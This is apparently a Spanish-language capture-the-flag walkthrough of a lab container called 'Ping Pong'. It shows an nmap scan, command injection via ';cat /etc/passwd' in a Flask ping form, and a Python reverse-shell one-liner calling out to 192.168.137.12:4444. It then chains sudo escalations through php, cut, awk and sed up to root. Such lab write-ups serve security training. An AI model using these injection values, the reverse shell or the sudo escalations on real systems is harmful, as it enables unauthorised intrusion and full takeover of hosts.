

Ping Pong

```
nmap -sCV -p 80,443,5000 -Pn -n -vvv 172.17.0.2

PORT     STATE SERVICE  REASON         VERSION
80/tcp   open  http     syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.58 (Ubuntu)
443/tcp  open  ssl/http syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_ssl-date: TLS randomness does not represent time
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
| tls-alpn:
|_  http/1.1
|_  Supported Methods: OPTIONS HEAD GET POST
5000/tcp open  http     syn-ack ttl 64 Werkzeug httpd 3.0.1 (Python 3.12.3)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Ping Test
|_http-server-header: Werkzeug/3.0.1 Python/3.12.3
```



Not secure 172.17.0.2:5000
Flameshot Info
Screenshot aborted.
Ping Test
;cat /etc/passwd
Ping!
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sb
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sb


Not secure view-source:172.17.0.2:5000
<body>

<h1>Ping Test</h1>
<form method="post">
<input type="text" name="ip_address" placeholder="IP Address" value=";cat /etc/passwd">
<button type="submit">Ping!</button>
</form>

<pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
freddy:x:1001:1001::/home/freddy:/bin/bash
bobby:x:1002:1002::/home/bobby:/bin/bash
gladys:x:1003:1003::/home/gladys:/bin/bash
chocolatito:x:1004:1004::/home/chocolatito:/bin/bash
theboss:x:1005:1005::/home/theboss:/bin/bash
</pre>


como esta corriendo flask por atras esto tiene python, vamos a ver cual version




```
;/usr/bin/python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.137.12",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
```

y adentro!

pivoting a usuario bobby



pivoting a usuaria gladys

```
bobby@bdc7c27e2398:~/Desktop$ sudo -l
Matching Defaults entries for bobby on bdc7c27e2398:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bobby may run the following commands on bdc7c27e2398:
    (gladys) NOPASSWD: /usr/bin/php
bobby@bdc7c27e2398:~/Desktop$ sudo -u gladys /usr/bin/php -r "system('/bin/bash');"
gladys@bdc7c27e2398:/home/bobby/Desktop$ whoami
gladys
gladys@bdc7c27e2398:/home/bobby/Desktop$
```

pivoting a usuario chocolatito

```
gladys@bdc7c27e2398:/home/bobby/Desktop$
gladys@bdc7c27e2398:/home/bobby/Desktop$ sudo -l
Matching Defaults entries for gladys on bdc7c27e2398:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User gladys may run the following commands on bdc7c27e2398:
    (chocolatito) NOPASSWD: /usr/bin/cut
```

```
gladys@bdc7c27e2398:~$ find / -user chocolatito -ls 2>/dev/null
  1597181      4 drwxr-x---  11 chocolatito chocolatito     4096 May 19  2024 /home/chocolatito
  1597402      4 -r--------   1 chocolatito chocolatito       20 May 19  2024 /opt/chocolatitocontrase\303\261a.txt
gladys@bdc7c27e2398:~$ sudo -u chocolatito /usr/bin/cut -d "" -f1 /opt/chocolatitocontrase\303\261a.txt
/usr/bin/cut: /opt/chocolatitocontrase303261a.txt: No such file or directory
gladys@bdc7c27e2398:~$ sudo -u chocolatito /usr/bin/cut -d "" -f1 /opt/chocolatito/contrasena.txt
/usr/bin/cut: /opt/chocolatito/contrasena.txt: No such file or directory
gladys@bdc7c27e2398:~$ cd /opt
gladys@bdc7c27e2398:/opt$ ls
chocolatitocontraseña.txt
gladys@bdc7c27e2398:/opt$ sudo -u chocolatito /usr/bin/cut -d "" -f1 chocolatitocontraseña.txt
chocolatitopassword
gladys@bdc7c27e2398:/opt$ su chocolatito
Password:
chocolatito@bdc7c27e2398:/opt$ whoami
chocolatito
chocolatito@bdc7c27e2398:/opt$
```

pivoting a usuario theboss

```
chocolatito@bdc7c27e2398:/opt$ sudo -l
Matching Defaults entries for chocolatito on bdc7c27e2398:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User chocolatito may run the following commands on bdc7c27e2398:
    (theboss) NOPASSWD: /usr/bin/awk
chocolatito@bdc7c27e2398:/opt$ ^C
chocolatito@bdc7c27e2398:/opt$ sudo -u theboss /usr/bin/awk 'BEGIN {system("/bin/bash")}'
theboss@bdc7c27e2398:/opt$ whoami
theboss
theboss@bdc7c27e2398:/opt$
```

pivoting a usuario root


theboss@bdc7c27e2398:/opt$ sudo -l
Matching Defaults entries for theboss on bdc7c27e2398:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User theboss may run the following commands on bdc7c27e2398:
(root) NOPASSWD: /usr/bin/sed
theboss@bdc7c27e2398:/opt$ sudo /usr/bin/sed -n '1e exec sh 1>&0' /etc/hosts
whoami
root
cd /root
pwd
/root
ls -la
total 16
drwx------ 2 root root 4096 Apr 29 2024 .
drwxr-xr-x 1 root root 4096 Jan 23 15:42 ..
-rw-r--r-- 1 root root 3106 Apr 22 2024 .bashrc
-rw-r--r-- 1 root root 161 Apr 22 2024 .profile
#